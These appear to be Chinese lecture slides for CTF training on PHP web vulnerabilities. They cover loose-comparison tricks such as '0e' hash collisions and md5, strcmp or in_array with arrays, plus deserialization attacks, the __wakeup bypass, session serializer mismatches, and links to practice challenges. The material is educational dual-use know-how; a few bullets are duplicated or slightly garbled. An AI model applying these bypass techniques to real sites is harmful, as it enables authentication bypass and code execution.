 - ▶ `"0e132456789"=="0e7124511451155" //true`
 - ▶ `"0e123456abc"=="0e1dddada" //false`
 - ▶ `"0e1abc"=="0" //true`
 - ▶ `"0x1e240"=="123456" //true`
 - ▶ `"0x1e240"==123456 //true`
 - ▶ `"0x1e240"=="1e240" //false`

php特性-弱类型

- php在使用==做比较时的[转换规则](#):

比较多种类型		
运算数 1 类型	运算数 2 类型	结果
null 或 string	string	将 NULL 转换为 "", 进行数字或词汇比较
bool 或 null	任何其它类型	转换为 bool , FALSE < TRUE
object	object	内置类可以定义自己的比较, 不同类不能比较, 相同类和数组同样方式比较属性 (PHP 4 中), PHP 5 有其自己的 说明
string , resource 或 number	string , resource 或 number	将字符串和资源转换成数字, 按普通数学比较
array	array	具有较少成员的数组较小, 如果运算数 1 中的键不存在于运算数 2 中则数组无法比较, 否则挨个值比较 (见下例)
object	任何其它类型	object 总是更大
array	任何其它类型	array 总是更大

Php弱类型-内置函数的松散型

- ▶ `md5()/sha1()`: PHP手册中的`md5()`函数的描述是`string md5 (string $str [, bool $raw_output = false])`, `md5()`中的需要是一个`string`类型的参数。但是当你传递一个`array`时, `md5()`不会报错, 但会无法正确地求出`array`的`md5`值, 这样就会导致任意2个`array`的`md5`值都会相等。
- ▶ `strcmp()`: `strcmp()`函数在PHP官方手册中的描述是`int strcmp(string $str1 , string $str2)`, 需要给`strcmp()`传递2个`string`类型的参数。如果`str1`小于`str2`, 返回-1, 相等返回0, 否则返回1。
- ▶ `strcmp`函数比较字符串的本质是将两个变量转换为`ascii`, 然后进行减法运算, 然后根据运算结果来决定返回值。

php弱类型-内置函数的松散型

- in_array()
 - ▶ 在PHP手册中，in_array()函数的解释是`bool in_array (mixed $needle , array $haystack [, bool $strict = FALSE])`，如果strict参数没有提供，那么in_array就会使用松散比较来判断\$needle是否在\$haystack中。当strict的值为true时，in_array()会比较needle的类型和haystack中的类型是否相同。
- switch()
 - ▶ 如果switch是数字类型的case的判断时，switch会将其中的参数转换为int类型。

Php弱类型-实例演示

- ▶ <http://111.230.11.248:10010/web16/web16.php>

反序列化漏洞

- ▶ php、java、python均存在反序列化漏洞
- ▶ 序列化是为了将一个对象保存、传递并恢复的手段
- ▶ 以php为例

```
1  <?php
2
3  class User {
4      public $id;
5      public $username;
6      public $info;
7
8      public function __wakeup() {
9          echo "=====\n";
10         echo "我要变形了! \n";
11         echo "=====\n";
12     }
13 }
14
15 $one = new User();
16 $one->id = 1;
17 $one->username = 'xbzbing';
18 $one->info = '然而并没有';
19 $save = serialize($one);
20 var_dump($one);
21 $another_one = unserialize($save);
22 var_dump($another_one);
23 echo "=====\n";
   print_r($save);
```

反序列化漏洞

- ▶ 序列化结果：
- ▶ `O:4:"User":3:{s:2:"id";i:1;s:8:"username";s:7:"xbzbing";s:4:"info";s:15:"然而并没有";}`
- ▶ 序列化的结果是一个类似BCODE的字符串。按照BCODE的编码规则来看，`O:4:"User":3:`分别表示类型Object：长度4：值：User，`"User":3:{}`表示类型：User，长度：3,值{}，以此类推。可见序列化结果中只有属性的值，并不包含实现方法。
- ▶ 当我们在一个上下文环境并没有User类autoloader也没有注册该类的环境下反序列化（使用unserialize函数）这个字符串，会得到一个__PHP_Incomplete_Class_Name类，包含基本属性但没有任何方法，就像一个数组一样。当存在一个名为User的类，就会尝试将序列化结果中包含的类属性添加进去。

反序列化漏洞

- ▶ 在PHP中，类被创建或消失后，都会自动的执行某些函数，如：

```
__construct(), __destruct(), __call(), __callStatic(), __get(), __set(), __isset(),  
__unset(), __sleep(), __wakeup(), __toString(), __invoke(), __set_state(), __clone(), and  
__autoload()
```

反序列化漏洞

- ▶ 其中反序列化过程中涉及到的函数有：
- ▶ `__construct()` 不会被执行，因为反序列化并不会创建新对象只是回复一个对象
- ▶ `__wakeup()`方法会执行
 - ▶ 当成员属性数目大于实际数目时可绕过`__wakeup`方法
- ▶ `__toString()`方法当涉及类与字符串转换时执行
- ▶ `__get()`方法 当尝试获取一个并不存在的属性时会调用该函数
- ▶ `__call()`方法 当调用一个并不存在的方法时会调用该函数
- ▶ `__sleep()`方法 序列化对象之前调用此方)

反序列化漏洞

- ▶ php_session处理器与反序列化有关

- ▶ php_binary:存储方式是，键名的长度对应的ASCII字符+键名+经过serialize()函数序列化处理的值
 - ▶ php:存储方式是，键名+竖线+经过serialize()函数序列化处理的值
 - ▶ php_binary:存储方式是，键名的长度对应的ASCII字符+键名+经过serialize()函数序列化处理的值
 - ▶ php:存储方式是，键名+竖线+经过serialize()函数序列处理的值。
 - ▶ php_serialize(PHP>5.5.4):存储方式是，经过serialize()函数序列化处理的值e()函数序列处理的值。
- ▶ 也可以在代码中设置：
 - ▶ ini_set('session.serialize_handler','php')

反序列化漏洞-php session处理

- php.ini中存在三项配置项
 - ▶ `session.save_path` --设置session路径
 - ▶ `session.save_handler` -设置用户在自定义存储函数，如数据库等存储session
 - ▶ `session.auto_start` -指定对话是否在请求开始时启动一个会话，默认为0不启动
 - ▶ `session.serialize_handler` -定义用来反序列化/序列化的处理器名字，默认为php
- 不同的序列化引擎：
 - ▶ `php_binary` 存储方式是，键名的长度对应的ASCII字符+键名+经过`serialize()`函数序列化处理的值
 - ▶ `php` 存储方式是，键名+竖线+经过`serialize()`函数序列化处理的值
 - ▶ `php_serialize`(php>5.5.4默认使用) 存储方式是，经过`serialize()`函数序列化处理的值

反序列化漏洞-php session处理

- 默认没配置情况下session格式: `name|s:6:"spook";`
- php_serialize引擎下session格式: `a:1:{s:4:"name";s:6:"spook";}`
- php_binary引擎下session格式: `names:6:"spook";`(存在不可见位)
- 导致反序列化漏洞的可能情况:
 - ▶ Session可控且存储方式与读取方式采用的引擎不一致
 - ▶ Session upload progress
 - ▶ `session.upload_progress.enabled` 开启
 - ▶ POST请求包含与`session.upload_progress_name`同名变量
 - ▶ 添加SESSION, 其中可以通过控制文件名来控制反序列化点
 - ▶ 例题 <http://web.jarvisoj.com:32784/>

Php反序列化的案例分析

- ▶ <http://111.230.11.248:10014/challenge10/>
- ▶ <http://111.230.11.248:10014/challenge11/>
- ▶ <http://web.jarvisoj.com:32784/>

Thanks for watching 谢谢！